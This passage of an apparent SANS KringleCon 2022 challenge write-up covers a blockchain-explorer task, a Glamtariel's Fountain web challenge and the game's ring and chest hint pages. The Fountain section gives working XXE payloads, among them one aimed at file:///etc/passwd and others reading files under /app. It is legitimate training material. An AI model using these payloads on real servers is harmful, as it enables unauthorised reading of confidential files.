BoredSporc</em></u>.<br>When general sales start, and the humans start buying them
up, the prices will skyrocket, and we all sell at once!<br><br>The market will tank,
but we'll all be rich!!!"}
```

Indeed we have a beautiful Sporc NFT:

[Go back to Objective list]

Blockchain Divination

Overview




That fiery looking Sporc is standing next to a terminal.
Difficulty: (4/5)
Task Name / Task Giver: Slicmer, found in KringleCon BurningRingOfFire

Challenge

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

Solution


Every blockchain has a start :) So let's go back to the very start using the blockchain explorer:



Blockchain Explorer

Current highest block: 58333

Block #1	
hash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
parentHash	07143fd59b0c38f510495666db79551ff0a45899488810d4ff017d1d49d4d7a1
sha3Uncles	1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
miner	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
stateRoot	093464f21f0e3d5329dfdeb866cae3f8559c0a4db3760e017e9336a7a48cc7cb
transactionsRoot	78f23d5ceb4c99b952381ddc932604b7853aa6a838ad248508da07d1ff851730
receiptsRoot	518caceb1ec2d2caa5edb327ed39d6bc7da2ac533a69590935c9b846b8f96749
logsBloom	000000000000000000000000000000000000000000000000000000000000800000000000000000000000000000000000000000000000000001000000000000000000000000000000000000000008000000000000000000000000000000000000000000000000020000000000000000008000000000000000000000000100000000000000000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000300000000000000004000000000000000000000000000000000002000080000000000000000000000000000000000000000000000000000000000000
difficulty	1
number	1
gasLimit	30000000



gasUsed	602854
timestamp	1670431043 (2022-12-07 16:37:23 GMT)
extraData	
mixHash	0000000000000000000000000000000000000000000000000000000000000000
nonce	0000000000000000
totalDifficulty	2
baseFeePerGas	875000000
size	3161

Transaction 0

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

hash	b5f5c335a4d79a45f53142bc0d49d2f8093922f1c903140a665059aee1bbebd3
type	0x0
nonce	0
blockHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
blockNumber	1
transactionIndex	0
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	None
value	0

And there it is already!

```
Transaction 0
This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554
```

Go back to Objective list

Glamtariels Fountain

Overview


A grim looking Sporc is standing next to the fountain. He is desperately looking for something inside the fountain.
Difficulty: (5/5)
Task Name / Task Giver: Akbowl, found in KringleCon Fountain

Challenge

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.

Solution

Let's open that web site, we'll be presented with following screen:



- Share Thoughts, Wishes and Concerns with Glamtariel and the Fountain
- Discover something Glamtariel has never revealed
- Use the 'Reset' button to start over.

Welcome to Glamtariel's Fountain! I see you have your entrance ticket so we've given you a snack, in case you get hungry. I can see there's a lot on your mind. Share these with us and enjoy your stay!

I know there is something Glamtariel thinks about a lot but never discusses. Perhaps if you share things with her, she'd share with the both of us. I may be of some help also.

Snack: `dd6f411d-e3b6-432e-91e8-1c95270d1dc2`

Ticket: `ImViMzg0Mjg1ZTJiNTJmYzAwZTUxMjM0NDFlMjE1NzM4OWJkMWYzNTci.Y5opcA.FTKVPo6WS3c2k1Oo59gS2YdDJXM`

All we can do at the moment is to drag and drop the icons at the upper left onto Glamtariel or the fountain and get some hints for exchange. We already got another hint from the elves to be aware of all capital letter words, so let's note:

- (1) Kringle really dislikes it if anyone tries to TAMPER with the cookie recipe
- (2) Did you know that I speak in many TYPEs of languages
- (3) Those shivering who weather the storm\nWill learn from how the TRAFFIC FLIES
- (4) The elves do a great job making PATHs which are easy to follow once you see them
- (5) many who have tried to find the PATH here uninvited have ended up very disAPPointed
- (6) I like to keep track of all my rings using a SIMPLE FORMAT
- (7) I keep a list of all my rings in my RINGLIST file

As we are not able to do very much else let's analyze that web site in Burp Suite. So open up *Burp Suite -> Select Tab Proxy -> Open browser -> Enter URL* https://glamtarielsfountain.com/. Let's just repeat the steps above and collect all that data. In the tab *Proxy* we can see a lot of requests like `POST /dropped`. Send one of those to the repeater and we have a request as:

```
POST /dropped HTTP/2
Host: glamtarielsfountain.com
Cookie: MiniLembanh=4313b833-8e9c-4a51-923b-
e995336d241c.kUIEkPpFeuElxBe8YOTskIoFPQk; GCLB="52eeeb95b0a69f8d"
...
Accept: application/json
Content-Type: application/json
X-Grinchum:
ImI3OTkyNDYwODNkNjMwZjRiZDFkMDEyNzYzNTAxMTA0MjE1ODUxODYi.Y5ozKA.hsGOkuBMBOeRe9dMTxpO
XOX3-V8
...

{"imgDrop":"img4","who":"princess","reqType":"json"}
```

The response for that will be:

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
...
Content-Type: application/json
...
Set-Cookie: MiniLembanh=4313b833-8e9c-4a51-923b-
e995336d241c.kUIEkPpFeuElxBe8YOTskIoFPQk; Domain=glamtarielsfountain.com; Path=/
...

{
  "appResp": "Ah, the fiery red ring! I'm definitely proud to have one of them in my
collection.^I think Glamtariel might like the red ring just as much as the blue
ones, perhaps even a little more.",
  "droppedOn": "princess",
  "visit": "none"
}
```

Please note if you are tampering (relates to *hint 1*) with the cookies, you will need to reset the session. As this challenge is related to *XML external entity attacks (XXE)* and *hint 2* says we are able to use other *languages* we modify the request so it get's sent as XML not as JSON:

```
Content-Type: application/json
-> will be ->
Content-Type: application/xml

{"imgDrop":"img4","who":"princess","reqType":"json"}
-> will be ->
<?xml version='1.0'?>
<root>
    <imgDrop>img4</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
```

Indeed this change is working and we are still getting a valid response. We are preparing the payload for XXE (as we don't know which parameter might be vulnerable let's just start with the first and obvious one):

```
<?xml version='1.0'?>
<!DOCTYPE root [
  <!ELEMENT foo ANY >
  <!ENTITY xxe "img4" >]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
```

The response is still valid so let's swap `<!ENTITY xxe "img4" >]>` with `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>` . Sadly we get a bad response:

```
Sorry, we dont know anything about that.^Sorry, we dont know anything about that.
```

So we have to build our path carefully. Let's look at one of the responses and use the remaining hints:


```
{
  "appResp": "Careful with the fountain! I know what you were wondering about there.
It's no cause for concern. The PATH here is closed!^Between Glamtariel and Kringle,
many who have tried to find the PATH here uninvited have ended up very disAPPointed.
Please click away that ominous eye!",
  "droppedOn": "fountain",
  "visit": "static/images/stage2ring-eyecu_2022.png,260px,90px"
}
```

- (3) Those shivering who weather the storm\nWill learn from how the TRAFFIC FLIES -> matches the `static`
- (4) The elves do a great job making PATHs which are easy to follow once you see them -> yeah, we are currently doing this :)
- (5) many who have tried to find the PATH here uninvited have ended up very disAPPointed -> python/flask/werkzeug apps are often hosted in `/app`
- (6) I like to keep track of all my rings using a SIMPLE FORMAT -> so the list may be a simple `.txt` file
- (7) I keep a list of all my rings in my RINGLIST file -> the filename may include something like `ringlist`

Let's try `<!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt" >]>` . I have to admit, there was a lot of guessing and trial and error involved. But at the end it worked:

```
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I
don't keep any secrets in it any more! Please though, don't tell anyone about
this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```


Let's view https://glamtarielsfountain.com/static/images/pholder-morethantopsupersecret63842.png:



So the final path will be e.g. `<!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/redring.txt" >]>`. We are trying all the colors, when choosing `greenring.txt` we get another response:

```
{
  "appResp": "Hey, who is this guy? He doesn't have a ticket!^I don't remember
seeing him in the movies!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/tomb2022-
tommyeasteregg3847516894.png,230px,30px"
}
```


Let's view https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/tomb2022-tommyeasteregg3847516894.png:


'Ole Rom Bambidil is quite a cheery gent
Snowbound he spends his day, and to his heart's content.
None can slow or track him down, for Rom, he is much too quick:
His feet are like feathers, and he never gets sick.

Yeah, we found an easter egg :) When choosing `silverring.txt` we get:

```
{
  "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
}
```

Let's view https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/redring-supersupersecret928164.png:



Guess this is the final station `goldring_to_be_deleted.txt`:

```
{
  "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver
ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew
anything about such things, I'd only use a secret TYPE of tongue to discuss
them.^She's definitely hiding something.",
  "droppedOn": "none",
  "visit": "none"
}
```

So let's switch it as following (I guess these hints relate to the element `reqType` which might also be vulnerable:

```
<?xml version='1.0'?>
<!DOCTYPE root [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
    <imgDrop>img1</imgDrop>
    <who>princess</who>
    <reqType>&xxe;</reqType>
</root>
```

And the result:

```
{
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I
shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden
rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really
was to him. Though I haven't touched it myself, I've been keeping it safe until
someone trustworthy such as yourself came along. Congratulations!^Wow, I have never
seen that before! She must really trust you!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/goldring-
morethansupertopsecret76394734.png,200px,290px"
}
```

Let's view https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png:

Go back to Objective list

Go back to Document structure

Hints

- Recover the Tolkien Ring **Santa - first ring**
- Recover the Elfen Ring **Santa - second ring**
- Recover the Web Ring **Santa - third ring**
- Recover the Cloud Ring **Santa - forth ring**
- Recover the Burning Ring of Fire **Santa - fifth ring**
- Finding Chests 1 **Hidden Chest 1**
- Finding Chests 2 **Hidden Chest 2**
- Finding Chests 3 **Hidden Chest 3**
- Finding Chests 5 **Hidden Chest 5**
- Finding Chests 6 **Hidden chest 6**
- Finding Chests 4 **Hidden Chest 4**
- The Finale **Santa - all rings**

Recover the Tolkien Ring

Overview

Santa is asking you to find the five golden rings. One of the lost rings is the Tolkien Ring.
Task Name / Task Giver: Santa - first ring, found in TheNorthPole TheNorthPole

Challenge

Recover the Tolkien Ring.
This can be done by solving the objectives

- Wireshark Practice
- Windows Event Logs
- Suricata Regatta

Solution

After solving all necessary objectives we get a new story entry:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
```

Go back to Hint list

Recover the Elfen Ring

Overview

Santa is asking you to find the five golden rings. One of the lost rings is the Elfen Ring.
Task Name / Task Giver: Santa - second ring, found in TheNorthPole TheNorthPole

Challenge

Recover the Elfen Ring.
This can be done by solving the objectives

- Clone with a Difference
- Prison Escape
- Jolly CI/CD

Solution

After solving all necessary objectives we get a new story entry:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
```

[Go back to Hint list]()

Recover the Web Ring

Overview

Santa is asking you to find the five golden rings. One of the lost rings is the Web Ring.
Task Name / Task Giver: Santa - third ring, found in TheNorthPole TheNorthPole

Challenge

Recover the Web Ring.
This can be done by solving the objectives

- Naughty IP
- Credential Mining
- 404 FTW
- IMDS, XXE, and Other Abbreviations
- Open Boria Mine Door
- Glamtariel's Fountain

Solution

After solving all necessary objectives we get a new story entry:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
...
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
```

[Go back to Hint list]

Recover the Cloud Ring

Overview

Santa is asking you to find the five golden rings. One of the lost rings is the Cloud Ring.
Task Name / Task Giver: Santa - forth ring, found in TheNorthPole TheNorthPole

Challenge

Recover the Cloud Ring.
This can be done by solving the objectives

- AWS CLI Intro
- Trufflehog Search
- Exploitation via AWS CLI

Solution

After solving all necessary objectives we get a new story entry:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
...
Into clouds Grinchum had the fourth thrown
```

[Go back to Hint list]

Recover the Burning Ring of Fire

Overview

Santa is asking you to find the five golden rings. One of the lost rings is the Burning Ring of Fire.
Task Name / Task Giver: Santa - fifth ring, found in TheNorthPole TheNorthPole

Challenge

Recover the Burning Ring of Fire.
This can be done by solving the objectives

- Buy a Hat
- Blockchain Divination
- Exploit a Smart Contract

Solution

After solving all necessary objectives we get a new story entry:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
```

[Go back to Hint list]

Finding Chests 1

Overview

There is a chest hidden containing 13 KringleCoins and a Hint for the Blockchain Divination Objective.
Task Name / Task Giver: Hidden Chest 1, found in KringleCon HallOfTalks

Challenge

You just need to find that chest.

Solution

After you have found that chest (Hall of Talks) you get following hint:

A Solid Hint

Find a transaction in the blockchain where someone sent or received KringleCoin! The *Solidity Source File* is listed as `KringleCoin.sol`. Tom's Talk might be helpful!

Go back to Hint list

Finding Chests 2

Overview

There is a chest hidden containing 27 KringleCoins and a Hint for the Blockchain Divination Objective.
Task Name / Task Giver: Hidden Chest 2, found in KringleCon NorthPoleSubterraneanLabyrinth

Challenge

You just need to find that chest.

Solution

After you have found that chest (NPSL (Outside Tolkien Ring)) you get following hint:

Cryptopostage

Look at the transaction information. There is a *From:* address and a *To:* address. The To: address lists the address of the KringleCoin smart contract.

Go back to Hint list

Finding Chests 3

Overview

There is a chest hidden containing 25 KringleCoins and a Hint for the Smart Contract Objective.
Task Name / Task Giver: Hidden Chest 3, found in KringleCon NorthPoleSubterraneanLabyrinth

Challenge

You just need to find that chest.

Solution

After finding the chest (NPSL (Outside Elfen Ring)) you will get following hint:

Merkle Tree Arboriculture

You're going to need a Merkle Tree of your own. Math is hard. Professor Petabyte can help you out.

Go back to Hint list

Finding Chests 5

Overview

There is a chest hidden containing 10 KringleCoins and a Hint for the Smart Contract Objective.
Task Name / Task Giver: Hidden Chest 5, found in KringleCon CloudRing

Challenge

You just need to find that chest.

Solution

Just found it, seems that chest does not provide any additional hints.

Go back to Hint list

Finding Chests 6

Overview

There is a chest hidden containing 20 KringleCoins, a Special Hat and a Hint for Smart Contract Objective.
Task Name / Task Giver: Hidden chest 6, found in KringleCon NorthPoleSubterraneanLabyrinth

Challenge

You just need to find that chest.

Solution

Just found it, seems that chest does not provide any additional hints. At least you'll get a really cool hat.

Go back to Hint list

Finding Chests 4

Overview

There is a chest hidden containing 15 KringleCoins and a Hint for the Smart Contract Objective.
Task Name / Task Giver: Hidden Chest 4, found in KringleCon TolkienRing

Challenge

You just need to find that chest.

Solution

After finding that chest (Tolkien Ring) you will get the following hint:

Plant a Merkle Tree

You can change something that you shouldn't be allowed to change. This repo might help!

Go back to Hint list

The Finale

Overview

Santa is asking you to find the five golden rings. To reach the finale you have to solve all challenges.
Task Name / Task Giver: Santa - all rings, found in TheNorthPole Finale

Challenge

Solve all challenges to reach the finale and *win* the game.


Solution

After having solved all the other challenges the full story unfolds:

```
Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them
```

Extra Special Thank You To....
The SANS Institute
Santa
Darkander
Smilegol
Yel
© Copyright SANS Institute, 2022. All Rights Reserved.

Merry Christmas and thanks to everyone who made KringleCon2022 possible!



